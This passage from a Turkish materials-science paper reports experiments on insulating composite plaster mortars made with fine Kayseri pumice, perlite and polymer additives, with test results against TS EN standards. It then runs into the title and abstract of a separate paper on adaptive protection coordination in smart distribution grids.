Pomza agrega örnekleri, ince taneli boyutlara indirgenmek amacıyla birincil kırıcılarda kırılmış ve daha sonra boyutlandırılmıştır. 0-2 mm boyut çalışma kapsamında yer alan tüm karışım kombinasyonlarında "ince boyut pomza" olarak değerlendirilmiş ve bütün karışımlarda ana hammadde olarak kullanılmıştır.

Tablo 1. Kayseri bölgesi pomza oluşumlarının kimyasal bileşenleri [4]

Bileşen	%
SiO ₂	68,50
Al ₂ O ₃	14,90
Fe ₂ O ₃	3,10
CaO	2,90
Na ₂ O	4,10
K ₂ O	2,75
MnO	0,08
MgO	0,95
TiO ₂	0,24
P ₂ O ₂	0,09
A.K.	2,39

Tablo 2. Kayseri bölgesi pomza agregalarının fiziksel özellikleri

Özellik	
Renk	Açık gri
Sertlik	5-5.5
pH	6
Özgül Kütle (gr/cm ³)	2.206
>32 mm tane boyut aralığı kuru birim hacim kütle (kg/m ³)	248 +/- 5%
Erime Noktası, °C	1205

2.2. Deneysel Çalışmalarda Kullanılan Malzemeler

Bu çalışmada hazırlanan bütün karışımlarda Çimsa Çimento San. ve Tic. A.Ş. üretimi BPC 52,5 R/85 kodlu süper beyaz çimento ürünü ana bağlayıcı bileşen olarak kullanılmıştır. Genleşmiş perlit olarak Konya PERSA Perlit Türevleri San. ve Tic. Ltd. Şti. üretimi 1 mm boyut altı genleşmiş perlit, katkı materyali olarak kullanılmıştır. Kompozit yapıda üretilecek harçların işlenebilirliği ve yapışma mukavemeti gibi özellikleri artırmak için bütün karışımlarda ağırlıkça % 6 oranında sönmüş toz kalker kireci kullanılmıştır. Ayrıca kompozit matris yapıda harç örnekleri oluşturmak, karışım kıvamını dengelemek ve polimerizasyon sürecini optimal duruma getirmek için, kıvamlaştırıcı, hava sürükleyici ve aderans artırıcı toz polimer bileşenler kullanılmıştır [7]. Buna ek olarak kompozit yapıdaki harç matris yapısının lifsi, tutucu ve esnek bir form kazanması amacıyla karışımlarda selülozik lif kullanılmıştır.

Diğer taraftan kompozit harç örneklerinin su emme değerini düşürmek için ve harçların hidrofobik bir yapı sergileme özelliğine sahip olabilmesi amacıyla su itici toz polimer katkı kullanılmıştır. Harçlara hidrofobik özellik katan bu tür polimerler çoğunlukla oleik asit tuzları, stearik asit ve yağ asitlerinin başka kimyasallar ile karıştırılması sonucu üretilmektedir [3].

2.3. Deneysel Çalışmalarda Kullanılan Kompozit Harç Kombinasyonları

Kayseri bölgesi pomza agregasının yalıtım amaçlı kompozit harç üretiminde kullanılabilirliğinin araştırılabilmesi amacıyla özellikle polimer katkısız bir kontrol harç örneği (P0) oluşturulmuştur. Bu kontrol harç örneğinde, birim ağırlığı minimum seviyeye düşürebilmek amacıyla, karışım kombinasyonu içerisine ağırlıkça %16 oranında genleşmiş ince boyutta perlit agrega ilave edilmiş olup, çimento dozajı ağırlıkça %30 olarak ele alınmıştır. Bu karışımda ince boyut pomza oranı ise ağırlıkça %48 olarak kullanılmıştır. Karışım kombinasyonları Tablo 3'de özetle verilmiştir. Harç örneklerinin hazırlanmasında uygulanabilir su/katı oranını belirlemek amacıyla, akma tablası yöntemiyle kıvam analizi yapılmış olup kontrol harcı için 0,75 Su/Katı oranının en uygun karışım kıvamını sağladığı

belirlenmiştir. Daha sonra, taze harç olarak karışımı yapılan kontrol harcı, TS EN 998-1 standardının öngördüğü prensiplere göre 4x4x16 cm boyutundaki prizma kalıplara, 5x5x5 cm boyutlu küp kalıplara ve ayrıca 5x40x20 cm boyutundaki plaka kalıplara dökülmüştür. Bu örnekler, 24 saat sonra kalıplardan çıkartılarak TS EN 998-1 standardının öngördüğü prensiplere göre kürlenmiş olup, 28 günlük kür sonrasında örneklerin birim hacim ağırlık, basınç dayanımı, ısı iletkenlik özelliği, kılcal (kapiler) su emme ve ağırlıkça su emme gibi teknik özellikleri deneysel olarak analiz edilmiştir.

İnce boyut pomzanın kompozit yapıda polimerik bileşenli hafif harç olarak irdelenebilmesi amacıyla, ağırlıkça farklı çimento oranlarında (%24 - %36 aralığında) 5 ayrı karışım kombinasyonu (P1-P5 serisi) oluşturulmuştur.

Harcın suya karşı direnç göstermesi ve hidrofobik özellik kazanması amacıyla “su itici polimer katkı” kullanılmıştır. Ayrıca harcın kıvam ve performans değerini artırmak amacıyla, selülozik lif katkısının yanı sıra kıvamlaştırıcı, hava sürükleyici ve aderans artırıcı özellikte bir seri kimyasal katkı harmanlanarak “Diğer polimer katkı” olarak kullanılmıştır. Toplamda polimer katkı kullanım oranı pomza agregalı tüm karışım kombinasyonlarında ağırlıkça % 4,22 oranında kullanılmıştır. Su itici polimer katkı (P1-P5) serisi karışım dizaynlarında ağırlıkça %2,5 den - %2,9 oranına kadar %0,1’lik bir oran artışı şeklinde kullanılmıştır. Karışım kombinasyonlarında ayrıca genleşmiş perlit ve sönmüş toz kireç katkı materyali olarak kullanılmış olup, kontrol ve pomza agregalı tüm karışım kombinasyonlarında ağırlıkça kullanım oranları sabit tutulmuştur (Tablo 3). Polimer bileşenli 5 ayrı kompozit harç örneklerinin hazırlanmasında Su/Katı oranı 0,82 olarak sabit tutularak, aynı miktar su oranında tüm deney örnekleri elde edilmiştir. Hazırlanan tüm karışımlar, kontrol harcında olduğu gibi 4x4x16 cm boyutlu prizma kalıplara, 5x5x5 cm boyutlu küp kalıplara ve 5x40x20 cm boyutlu plaka kalıplara dökülerek uygun kütleme işlemleri yapılmıştır. Priz süresini tamamlamış kontrol harç örnekleri ile polimerik kompozit harç örneklerinin karşılaştırmalı bir dizi deneysel analizi yapılmıştır.

Tablo 3. Kompozit harç karışım kombinasyonları

Bileşenler	Karışım oranları, (ağırlıkça %)					
	Kontrol Harcı	Polimer Bileşenli Pomza Agregalı Kompozit Harçlar				
	P ₀	P ₁	P ₂	P ₃	P ₄	P ₅
0-2 mm Pomza Agregası	48,00	49,78	46,78	43,78	40,78	37,78
Genleşmiş İnce Perlit	16,00	16,00	16,00	16,00	16,00	16,00
Beyaz Çimento	30,00	24,00	27,00	30,00	33,00	36,00
Toz Kireç	6,00	6,00	6,00	6,00	6,00	6,00
Su İtici Polimer Katkı	0	2,50	2,60	2,70	2,80	2,90
Diğer Polimer Katkılar	0	1,72	1,62	1,52	1,42	1,32

3. ARAŞTIRMA BULGULARI

3.1. Kıvam ve Karışım Suyu Miktarı

Karışımların taze harç kıvamına getirilebilmesi ve optimum su miktarının belirlenebilmesi amacıyla ASTM-C 230 ve TS EN 1015-3 standartlarına uygun akma tablası yöntemi kullanılarak ölçülmüştür. Bu yöntemde, taze harç olarak hazırlanan karışımın uygun su oranı, ilk yayılma çapının ortalama 165 ± 5 mm olması esas alınarak elde edilmiştir (Şekil 1) [5]. Kontrol harcı için yapılan akma tablası analizinde uygun olan Su/Katı oranı 0.75, polimer bileşenli kompozit yapıdaki harçlar için ise Su/Katı oranı ise 0,82 olarak belirlenmiştir (Tablo 4).



Şekil 1. Taze harcın akma tablasındaki yayılma durumu

İnce boyut pomza agregaları ile hazırlanan polimerik bileşenli kompozit sıva harcı örneklerinin fiziksel ve mekanik özelliklerinin araştırılabilmesi amacıyla, bu çalışmada irdelemeler karışım kombinasyonunda yer alan Pomza/Çimento (P/Ç) oran değişimi bağlamında yapılmıştır. Özellikle polimer katkılı karışım kombinasyonlarında görüldüğü gibi, çimento oranı arttıkça azalan pomza miktarı nedeniyle P/Ç oranı düşmektedir. Karışım kombinasyonlarında bu oran değişimi 1.05 – 2.07 arasında değişim göstermektedir. Ayrıca, prizini tamamlamış deneylerde kullanılan harç örneklerine ait görünüm Şekil 2’de verilmiştir.



Şekil 2. Deneylerde kullanılan sertleşmiş harç örneklerine ait görünüm


3.2. Birim Hacim Ağırlık Değerleri

Kompozit harç örneklerinin priz sonrası kuru birim hacim ağırlık değerleri TS EN 1015-10 standardına göre analiz edilmiş olup, bulgular Tablo 4’de verilmiştir. P/Ç oran değişimine bağlı olarak yapılan grafiksel analiz ise Grafik 1’de verilmiştir. Kompozit yapıdaki harç karışımlarının birçok teknik özelliği, kuru birim hacim ağırlığının bir fonksiyonu olarak değişim göstermektedir. Birim ağırlık değerinin düşük olması, o malzemenin ısı yalıtım özelliğini daha da iyileştirmektedir. Genellikle yapılan birçok ArGe çalışmasında kuru birim ağırlığı 800 kg/m³ ve daha düşük değerlerde olan kompozit harç malzemelerin ısı iletkenlik değerlerinin TS EN 998-1 standardında belirtilen T grubu “Isı Yalıtımı Sağlayan Harç” grubunda yer alabildiği görülebilmektedir [8]. Bu açıdan irdelendiğinde, ince boyut pomzalı ve polimer bileşenli kompozit harç örneklerinin priz sonrası kuru birim ağırlık değerlerinin 800 kg/m³ değerinden daha düşük değerlerde olduğu ve P/Ç oranına bağımlı olarak 644 – 754 kg/m³ aralığında değişim gösterdiği ölçülmüştür.

Tablo 4. Pomza agregalı kompozit harç karışımların analiz bulguları

Teknik Özellikler	Kontrol Harcı	Polimer Bileşenli Pomza Agregalı Kompozit Harçlar				
	P ₀	P ₁	P ₂	P ₃	P ₄	P ₅
Pomza/Çimento (P/Ç) Oranı	1,60	2,07	1,73	1,46	1,24	1,05
Su/Katı Oranı	0,75	0,82	0,82	0,82	0,82	0,82
Kuru Birim Hacim Ağırlık (kg/m ³)	920	644	662	712	721	754
Basınç Dayanımı (N/mm ²)	4,35	1,51	1,63	1,87	2,11	2,44
Kılcal Su Emme (kg/m ² dak ^{0.5})	2,360	0,452	0,357	0,308	0,273	0,251
Ağırlıkça Su Emme (%)	38,00	26,50	25,60	24,80	23,20	22,00
Isıl İletkenlik Değeri (W/mK)	0,255	0,096	0,099	0,114	0,132	0,143

İnce boyut pomzanın kontrol harcı olarak polimer bileşensiz oluşturulduğu örneklerde ise birim ağırlık değerinin 920 kg/m³ seviyelerinde olduğu ve grubun dışında yer aldığı görülmüştür. Diğer taraftan, kompozit harç örneklerinde artan P/Ç oranında, birim hacim ağırlık değerinin lineer bir trendle düştüğü görülmektedir (Grafik 1).



Grafik 1. Harç örneklerinin P/Ç oranına göre kuru birim hacim ağırlık analizi

3.3. Basınç Dayanımı

TS EN 998-1 standardında harç gruplarının 28 günlük basınç dayanım değerleri için, 4 ayrı dayanım sınıfı öngörülmüştür (CS I – CS IV).

Bu sınıflarda dayanım sınırları şu şekilde verilmiştir:


CS I dayanım sınıfı için : 0.4 – 2.5 N/mm²

CS II dayanım sınıfı için : 1.5 – 5.0 N/mm²

CS III dayanım sınıfı için : 3.5 – 7.5 N/mm²

CS IV dayanım sınıfı için : ≥ 6 N/mm²

Kompozit harç örneklerinin 28 günlük basınç dayanım değerleri TS EN 1015-11 standardına göre analiz edilmiş olup, bulgular Tablo 4’de verilmiştir. P/Ç oran değişimine bağlı olarak yapılan grafiksel analiz ise Grafik 2’de verilmiştir



Grafik 2. Priz sonrası harç örneklerinin P/Ç oranına göre basınç dayanım analizi

Kompozit harç örneklerinin basınç dayanım değerlerinde, P/Ç oranı değişimi önemli bir rol oynamaktadır. Artan P/Ç oranında, kompozit yapının basınç dayanım değerini düşürdüğü gözlenmiştir. TS EN 998-1 standardında öngörülen sınır değerler açısından irdelendiğinde ise, karışım kombinasyonunda ağırlıkça %36 çimento oranına kadar polimerik katkıli kompozit harç örneklerinin (P1-P5 serisi) CS I ve CS II sınıfı basınç dayanım değeri sergilediği görülmüştür.

Deneysel bulgular, P/Ç oranına bağlı dayanım değerinin üstel lineer bir ilişkinin olduğunu da göstermiştir. Bu istatistiksel ilişkinin matematiksel olarak yaklaşımı Grafik 2’de verilmiştir. Bu çalışmada, ince boyutlu pomzanın yalıtım amaçlı kompozit harç üretimi amacıyla değerlendirilebildiği analiz edildiğinde, TS EN 998-1 standardında T grubu harçların 28 günlük basınç dayanım sınıfı açısından CS I – CS II sınıfında yer alması öngörülmüştür. Buna göre, analiz sonuçları irdelendiğinde

% 36 çimento kullanım oranına kadar ince boyutlu pomza ile elde edilen tüm kompozit harç karışımlarının basınç dayanım değerleri açısından bu değerlendirmenin içerisinde yer aldığı görülmüştür. Bunun nedeni karışım içerisinde kullanılan selülozik lif, harç örneklerinde kayda değer şekilde dayanım özelliği kazandırmıştır. Diğer taraftan, kontrol harcı örneklerinin basınç dayanım değeri ise ortalama 4,33 N/mm² olarak belirlenmiş olup, dayanım sınıfı açısından CS III kategorisinde yer aldığı görülmektedir. Bu olgu da, kontrol harcının T grubunda yer almadığını kısmen işaret etmektedir. Diğer bir deyişle, ince boyutlu pomza ile, polimer bileşenli kompozit harç elde edildiğinde basınç dayanımı açısından T grubu ısı yalıtım amaçlı bir harç üretilebileceği gözlenmiştir.

3.4. Kılcal (Kapiler) Su Emme

Kompozit harç ürünleri, inşaat sektöründeki uygulamalarda genellikle dış ortam koşullarında kullanılacak özellikte olabilir. Bundan dolayı, bu tür yapı malzemelerinin bünyelerinde kapiler olarak yükselen veya malzeme bünyesine emilen suya karşı gösterdikleri direnç önemlidir. Bu bağlamda harç malzemelerinin kapiler su geçirimsizlik değerlendirmesi de son derece önemlidir. Endüstriyel uygulamalarda harç ürünlerinin sertleştikten sonra su emme ve kapiler su emme değerlerini düşük tutmak amacıyla, genellikle harç karışımlarına bir takım polimerler düşük miktarlarda eklenmektedir. Böylece bu tür özel polimerli harçlar büyük ölçüde su geçirimsiz bir hal alarak, harcın hidrofobik bir yapı sergilemesine neden olur [6].


TS EN 998-1 standardında harç gruplarının kılcal (kapiler) su emme (c) değerleri için, 3 ayrı sınıf öngörülmüştür (W0–W2). Bu sınıflarda kılcal su emme sınır değerleri şu şekilde verilmiştir:

W0 Kılcal (Kapiler) Su Emme Sınıfı : Belirlenmiş değer yoktur

W1 Kılcal (Kapiler) Su Emme Sınıfı : $c \leq 0.40 \text{ kg/m}^2 \cdot \text{dak}0.5$

W2 Kılcal (Kapiler) Su Emme Sınıfı : $c \leq 0.20 \text{ kg/m}^2 \cdot \text{dak}0.5$

TS EN 998-1 standardında özellikle dış cephe elemanlarda kullanılmak için tasarlanan ısı yalıtım amaçlı harçların, kılcal (kapiler) su emme özelliklerinin genellikle W1 sınıfında yer alması öngörülmüştür. Bu çalışmada elde edilen kompozit harç örneklerinin TS EN-1015-18 standardına göre Kılcal (kapiler) su emme analizleri yapılarak irdelemesi yapıldığında, ağırlıkça %36 çimento kullanım oranına kadar hazırlanan polimerik katkılı kompozit harçların (P1- P5 kodlu harç serisi) kılcal su emme değerleri, W1 sınıfında yer aldığı belirlenmiştir. Ayrıca çimento miktarının artışına bağlı olarak kompozit harç daha fazla su geçirimsiz bir karakter sergilemektedir (Grafik 3). Benzer değerlendirmeyle, TS EN 998-1 standardına göre, ince boyut pomzalı polimer bileşenli kompozit sıva harcı örneklerinin kapilarite açısından T grubu yalıtım harcı kategorisinde yer alabileceği görülmektedir.



Grafik 3. Priz sonrası harç örneklerinin P/Ç oranına göre kılcal (kapiler) su emme analizi

Diğer taraftan, kompozit harç örneklerinde kullanılan %0, %2,5, %2,6, %2,7, %2,8 ve %2,9'luk su itici polimer katkı oranına karşılık, kapiler su emme değerleri sırası ile 2,360, 0,452, 0,357, 0,308, 0,273 ve 0,251 olarak tespit edilmiştir. En yüksek su itici polimer katkı kullanımı olan %2,9 oranında kompozit harcın kılcal su geçirimsizlik özelliği %89,36 oranında iyileşmiştir. Kompozit harca su geçirimsizlik özelliği katan en büyük faktör su itici polimer katkının bileşimindeki yağ asitleri, stearik asit ve oleik asitlerdir. Ayrıca harç örneklerinin kapiler su emme karakteristiği, kontrol numunesinde 0,40 kg/m².dak^{0.5} 'nın üzerinde olduğu için standarda göre kabul edilemez durumda iken su itici polimer katkı oranı arttıkça standarda göre kapiler su emme sınıfı W1 sınıfına yükselmiştir. Böylece kompozit harç karışımlarda kullanılan su itici ajan polimerin önemli ölçüde harç kombinasyonlarını su geçirimsiz hale getirdiği görülmüştür.

Bu makale çalışmasında yapılan diğer bir irdeleme ise, elde edilen taze harçların sıva şeklinde bir duvar yüzeyinde uygulanabilirliği, görsel açıdan sıva yüzey şekli ve yüzeyde rötre çatlaklarının gelişip gelişmediğinin incelenmesi amacıyla bir dizi uygulama yapılmıştır. Bu uygulamalara örnek Şekil 3'de verilmiştir.




Şekil 3. Harç örneklerinin duvar üzerindeki uygulamalarından genel bir görünüm

Şekil 3’de görüldüğü üzere, kontrol harcının duvar üzerindeki uygulamasında yüzeyin daha pürüzlü ve yer yer gerilme çatlaklarının geliştiği gözlenmiştir. Polimer bileşenli kompozit yapıdaki taze harç örneklerinin ise, duvar üzerindeki uygulama yüzeylerinin daha düzgün, pürüzsüz ve gerilme çatlaklarının oluşmadığı gözlenmiştir.

3.5. Ağırlıkça Su Emme Analizi

Test örnekleri için su emme değerleri laboratuvarında normal ortam şartlarında bekletilen numuneler üzerinde 28. günlerde yapılmıştır. Küp numuneler 28 günlük kür süresinden sonra etüv ortamında tamamen kuruyuncaya kadar bekletilmiştir. Etüvden çıkarılan test örneklerinin ağırlıkları kaydedilmiştir. Daha sonra 23+/-2 0C su içerisinde 48 saat beklemeye alınmıştır. Bu işlemden sonra sudan çıkarılan numuneler tartılarak ağırlıkları kaydedilmiştir. Böylece her bir numunenin suya doymun ve etüvde kurutulmuş durumdaki ağırlıkları saptanarak yüzdesel olarak test örneklerinin su emme miktarları belirlenmiştir. Bu çalışma kapsamında üretilen harç numunelerinin (test örneklerinin) daldırma ile elde edilen ağırlıkça su emme değerleri Tablo 4’de verilmiştir. Üretilen harç numunelerinin kılcal (kapiler) su emme değerlerinde olduğu gibi, su itici polimer katkı oranındaki artışa bağlı olarak ağırlıkça su emme değerlerinde de bir azalmanın olduğu saptanmıştır (Grafik 4).

Su itici polimer katkının kullanılmadığı kontrol harcının ağırlıkça su emme değeri %38 iken %2,5, %2,6, %2,7, %2,8, %2,9 su itici polimer katkı içeren harç örneklerinin su emme değerleri ağırlıkça %26,5, %25,6, %24,8, %23,2 ve %22,0 olarak elde edilmiştir. %2,9 ile en yüksek su itici polimer katkı kullanılan harç örnekleri kontrol numunelerine göre %42,11 oranında daha az suyu bünyesine aldığı görülmüştür.



Grafik 4. Su itici polimer katkı-Ağırlıkça su emme ilişkisi

Dolayısıyla su itici polimer katkının kompozit harçlarda sertleşmiş harcın su emme karakteristiğini oldukça azalttığını göstermiştir.


3.6. Isı İletkenlik

İnce boyut pomzanın yalıtım amaçlı kompozit harç uygulamalarında en önemsenen parametrelerden birisi, harcın sağlamış olduğu ısıl performans ve ısı yalıtım değerlendirilmesidir (Gündüz vd, 2017). TS EN 998-1 standardına göre, ısı yalıtımı sağlayan harç grupları için 2 ayrı sınıf (T1 – T2) öngörülmüştür. Bu değerlendirme, harç türevlerinin ısıl iletkenlik değeri ölçütü bağlamında yapılmış olup, sınır değerler şu şekilde öngörülmüştür:

T1 Sınıfı - Isıl İletkenlik Değeri : ≤ 0.10 W/mK

T2 Sınıfı - Isıl İletkenlik Değeri : ≤ 0.20 W/mK

Bilindiği gibi, bir malzemenin ısıl iletkenlik değeri ne kadar düşük ise, bu malzemenin ısı yalıtım özelliği o kadar iyileşmektedir. TS EN 998-1 standardında yukarıda da değinildiği gibi, bir harç malzemesinin ısıl iletkenlik değerinin ≤ 0.20 W/mK olması, bu malzemenin ısı yalıtımı sağlayan bir harç grubunda yer alabildiğini simgelemektedir. Dolayısıyla, bu çalışmada elde edilen tüm harç örneklerinin ısıl iletkenlik değerleri, ASTM C177-13 standardında öngörülen “Mahfazalı Sıcak Kutu” yöntemine göre ölçülmüş olup, parametrik değerler Tablo 4’de verilmiştir. Ayrıca, P/Ç oran değişimine bağlı olarak yapılan grafiksel analiz Grafik 5’de verilmiştir.



Grafik 5. Harç örneklerinin P/Ç oranına göre ısıl iletkenlik analizi

Analiz sonuçları irdelendiğinde, artan P/Ç oranında polimer katkılı kompozit harç örneklerinin (P1- P5 serisi) ısı iletkenlik değerleri düşmektedir. Başka bir deyişle karışımdaki çimento kullanım oranı arttıkça, polimer bileşenli kompozit harcın ısı iletkenlik değeri artmakta olup, ısı yalıtım performansının zayıfladığı görülmüştür. Bu çalışmada, polimer bileşenli kompozit harç serilerinde P1 ve P2 kodlu harç örnekleri TS EN 998-1 standardına göre T1 grubunda yer alırken, P3, P4 ve P5 kodlu seriler T2 grubunda yer almaktadır. Kontrol harç örneğinin ısı iletkenlik değeri, 0,255 W/mK olup, T2 grubu dışında kalmaktadır. Bunun nedeni; kontrol harç karışım kombinasyonunda kullanılan genişlemiş perlit harç içerisinde oturma yapmış ve harç numunesinin prizini tamamlamasından sonra birim hacim ağırlık

değerinin yükselmesine neden olmuştur. Polimer bileşenli kompozit karışım kombinasyonlarında ise genleşmiş perlit ile beraber polimer bileşenlerinin kullanılması hem harcın işlenebilirliğini artırmış hem de harcın birim hacim ağırlığını oldukça düşürmüştür. Bu bağlamda, ısı yalıtım olgusu yüksek T grubu harçlar meydana gelmiştir. Grafikselsel analiz irdelendiğinde, P/Ç oran değişimi ile harç örneklerinin ısı iletkenlik arasında yaklaşık lineer bir ilişkinin olduğu görülmektedir. Artan P/Ç oranına bağlı olarak Isı İletkenlik değerinin azalmakta olduğu görülmektedir. Diğer bir değişle, karışım içerisindeki çimento miktarı arttıkça, harç örneklerinin kuru birim hacim ağırlık değeri ve buna bağlı olarak ısı iletkenlik katsayı değeri arttığından, kompozit harç örneklerinin ısı yalıtım performans özelliğinin azaldığını söylemek mümkündür. Ayrıca bu istatikselsel ilişkiye bağlı olarak, sıva uygulamalarında uygun karışım kombinasyonundaki karışım parametrelerinin, kestirim yaparak tasarlanabilme olanağı gerçekleştirilebilmektedir. Bu analizler göstermiştir ki, Kayseri bölgesine ait ince boyut pomza malzemesi polimer bileşenli kompozit bir yalıtım harcı üretiminde değerlendirilebilecek bir malzeme karakteristiğindedir. Binanın dış ve iç cephesinde uygulandığında hem geleneksel sıvaya hem de kontrol harcına göre önemli ölçütlerde ısı yalıtım özelliğini iyileştirdiği görülmüştür. Ayrıca binaların deprem sistematiği açısından ölü yük ağırlığını hafifletmede polimer bileşenli kompozit harcın önemli bir katkı sağlayacağı da gözlemlenmiştir.

4. SONUÇLAR ve ÖNERİLER

Bu çalışmada, Kayseri bölgesine ait ve 0-2 mm boyut aralığında irdelenen pomza malzemesinin, polimer bileşenli kompozit yapıda oluşturulan harç örnekleri üzerinde bir dizi teknik analiz yapılmıştır. Öncelikle polimer bileşen içermeyen pomzalı bir kontrol harcı geliştirilmiş ve bu harç örnekleri üzerinde elde edilen bulgular, mukayese kriteri olarak değerlendirilmiştir. Farklı çimento kullanım oranlarında 5 ayrı polimer bileşenli kompozit harç örneği hazırlanmış ve bunların TS EN 998-1 standardının öngördüğü prensiplere göre bir dizi deneysel çalışmaları yapılmıştır. Deneysel çalışmalar neticesinde, kontrol harcı örneklerinin, ısı iletkenlik değerinin ortalama 0.255 W/mK olması nedeniyle T sınıfı harç kategorisi dışında kaldığı görülürken, polimer bileşenli diğer harç sınıfları T1 ve T2 sınıfı harç kategorisi içerisinde kaldığı gözlemlenmiştir. Dolayısıyla pomza malzemesi uygun bir kombinasyonla polimer bileşenli kompozit bir yalıtım sıva harcı üretiminde değerlendirilebileceği görülmüştür. Ayrıca bu çalışma kapsamında yapılan ikinci bir irdeme ise, kompozit harç örneklerinin su emme değerini düşürmek ve harçların hidrofobik bir yapı sergileme özelliğine sahip olabilmesi amacıyla karışımlarda farklı oranlarda su itici polimer katkı kullanılmıştır. Kılcal (kapiler) su emme analizinde görülmüştür ki; en yüksek su itici polimer katkı kullanımı olan %2,9 oranında kompozit harcın kılcal su geçirimsizlik özelliği %89,36 oranında iyileşmiştir. Aynı şekilde daldırma yöntemi kullanılarak yapılan su emme analizinde %2,9 ile en yüksek su itici polimer katkı kullanılan harç örnekleri kontrol numunelerine göre %42,11 oranında daha az suyu bünyesine aldığı görülmüştür. Dolayısıyla su itici polimer katkının kompozit harçlarda sertleşmiş harcın su emme karakteristiğini oldukça azalttığını göstermiştir. Ayrıca

pomza agregaları yoğun gözenek yapısı sayesinde düşük birim hacim ağırlık ve yüksek bir ısısal performans özelliği gösterse de, bu gözenek yapısı nedeniyle yüksek su emme kapasitesine sahip olması da önemli bir dezavantaj sağlamaktadır. Bu nedenle pomza agregalarının inşaat endüstrisindeki uygulamalarında yüksek oranda su emme özelliği polimer katkıları sayesinde bertaraf edilebilmektedir. Bu çalışma bulguları, karışımlarda kullanılan genleşmiş perlitin, toz kirecin ve polimer bileşenlerinin sabit miktarda kullanımı neticesinde elde edilmiştir. Bundan sonra yapılabilecek çalışmalarda, polimer bileşen, kireç ve genleşmiş perlit kullanım oranı değiştirilerek farklı karışım kombinasyonları geliştirilebilir. Ayrıca ana bileşen olarak Kayseri bölgesi pomza agregaları kullanılmıştır. Dolayısıyla bu çalışma daha da geliştirilerek farklı yöre pomza agregaları farklı boyutlarda kullanılarak kompozit yapıda harç üretimleri sağlanabilir. Böylece bundan sonra konu üzerine çalışma yapacak araştırmacılara da bir ışık tutacağı söylenebilir.

5. KAYNAKÇA

- [1] ASTM C230 / C230M-08. “Standard Specification for Flow Table for Use in Tests of Hydraulic Cement”, ASTM International, West Conshohocken, PA, USA, 2005.
- [2] ASTM C177-13. “Standard test method for steady-state heat flux measurements and thermal transmission properties by means of the guarded-hot-plate apparatus”, American Society for Testing and Materials, 2013.
- [3] EFCA Enviromental Declaration Waterproofing Admixtures, 2005. Erişim: <http://cementaid.co.uk/wp-content/uploads/2016/02/EnvironmentalAssess.pdf>.
- [4] L. Gündüz, “İnşaat Sektöründe Bimsblok”, Süleyman Demirel Üniversitesi, Pomza Araştırma ve Uygulama Merkezi, 928s, Isparta, 2005.
- [5] L. Gündüz, M. Bekar and N. Şapcı, “Influence of a new type of additive on the performance of polymer-lightweight mortar composites”, Cement and Concrete Composites, Volume 29, Issue 8, September, Pages 594-602, 2007
- [6] Ş. O. Kalkan, L. Gündüz, “Hafif Agregalı Kompozit Harçların Hidrofobluk Özelliğinin Geliştirilmesinde Biopolimer Katkı Kullanımı Üzerine Bir İnceleme”, Uluslararası Yapılarda Kimyasal Katkılar 5. Sempozyumu ve Sergisi Bildiriler Kitabı, 2017.
- [7] HS. Lee, JY. Lee, MY. Yu, “Influence Of Inorganic Pigments On The Fluidity Of Cement Mortars”, Cement Concrete Res., 35:703–10, 2005.
- [8] N. Şapcı, M. Karcı, M. Şahin, L. Gündüz, H. Ceylan, “Mikronize Andezitin Yalıtım Amaçlı Kompozit Harç Üretiminde Değerlendirilmesi Üzerine Teknik Bir Analiz”, 5. Ulusal Kırmataş Sempozyumu Bildiriler Kitabı, s.77-88, 2009.
- [9] TS EN 998-1 Kâgir harcı – Özellikler, “Bölüm 1: Kaba ve İnce Sıva Harcı”, Ankara, TSE, Şubat, 2006.
- [10] TS EN 1015-3 Kâgir Harcı- Deney Metotları, “Bölüm 3: Taze Harç Kıvamının Tayini (Yayıllma Tablası İle)”, Ankara, TSE, Kasım, 2000.
- [11] TS EN 1015-10 Kâgir Harcı-Deney Metotları, “Bölüm 10: Sertleşmiş Harcın Boşluklu Kuru Birim Hacim Kütlesinin Tayini”, Ankara, TSE, Nisan, 2001.
- [12] TS EN 1015-11 Kâgir Harcı - Deney Metotları, “Bölüm 11: Sertleşmiş Harcın Basınç ve Eğilme Dayanımının Tayini”, Ankara, TSE, Ekim, 2000.
- [13] TS EN 1015-18 Kâgir harcı - Deney Metotları, “Bölüm 18: Sertleşmiş Harcın Kapiler Etkiler Esnasında Su Emme Katsayısının Tayini”, Ankara, TSE, Ocak, 2004.

AKILLI DAĞITIM ŞEBEKELERİNDE ADAPTİF KORUMA KOORDİNASYON SİSTEMİ

Furkan Ahmet Tamyiğit^{1*}, Abdulfetah Abdela Shobole², İbrahim Güneş³

^{1,3}*İstanbul Üniversitesi - Cerrahpaşa, Mühendislik Fakültesi, Avcılar, TURKEY*

²*İstanbul Sabahattin Zaim Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Halkalı, TURKEY*

furkan.tamyigit@izu.edu.tr

ORCID: 0000-0001-9873-0877

ÖZET

Teknolojinin gelişmesi ve artan elektrik enerjisi talebi, Akıllı Şebeke uygulamalarını bir gereklilik haline getirmektedir. Akıllı Şebekeler, Dağıtık Üretim Kaynaklarının (DÜK) yaygınlaşmasını ve elektrik enerji taleplerine cevap vermeyi kolaylaştırmaktadır. IEC'in (Uluslararası Elektroteknik Komisyonu) belirlemiş olduğu protokoller ve standartlar ile akıllı şebeke haberleşmesi sağlanır. Böylece, şebekenin belirli noktalarından alınmak istenen akım, gerilim, gerçek zaman bilgileri bu protokoller sayesinde merkezi izleme birimine ulaştırılır. Böylece şebeke işletmesi, işletme şartları altında sağlıklı yürütülmesi esas alınır. Fakat DÜK'ün yaygınlaşması, merkezi üretimin farklı noktalara dağıtılması ve tüketicinin daha kaliteli ve ucuz elektrik satın alma imkânı sunsa da koruma yapılarına direkt bir şekilde bozucu etkiler oluşturabilir. Elektrik sistem koruma yapıları, rölelerin yardımcı sistemler ile kesicilere bağlanması sonucu gerçekleştirilir. İletim ve Dağıtım sistemlerinin saha koşullarına uygun seçilen röle tipi, rölenin karakteristiğine göre koruma röle ayarları yapılır. Böylece olası arıza durumlarında, röle gruplarının birbiri ile koordinasyonu sağlanarak yanlış olacak koruma yapıları güncellenir. Koruma yapılarının değişmesi, sistem karakteristiğini ve akım yönünü etkilemesinden dolayı adaptif koruma yöntemleri literatürde incelenmiş ve SIPS yönetimi ile Adaptif Koruma Koordinasyon Sistemi önerilmiştir.

Anahtar Kelimeler: *Akıllı Şebeke, Adaptif Koruma, Yenilenebilir Enerji, Güç Sistem Şebekeleri, Akıllı Röleler*

ADAPTIVE PROTECTION COORDINATION SYSTEM IN SMART DISTRIBUTION GRIDS

ABSTRACT

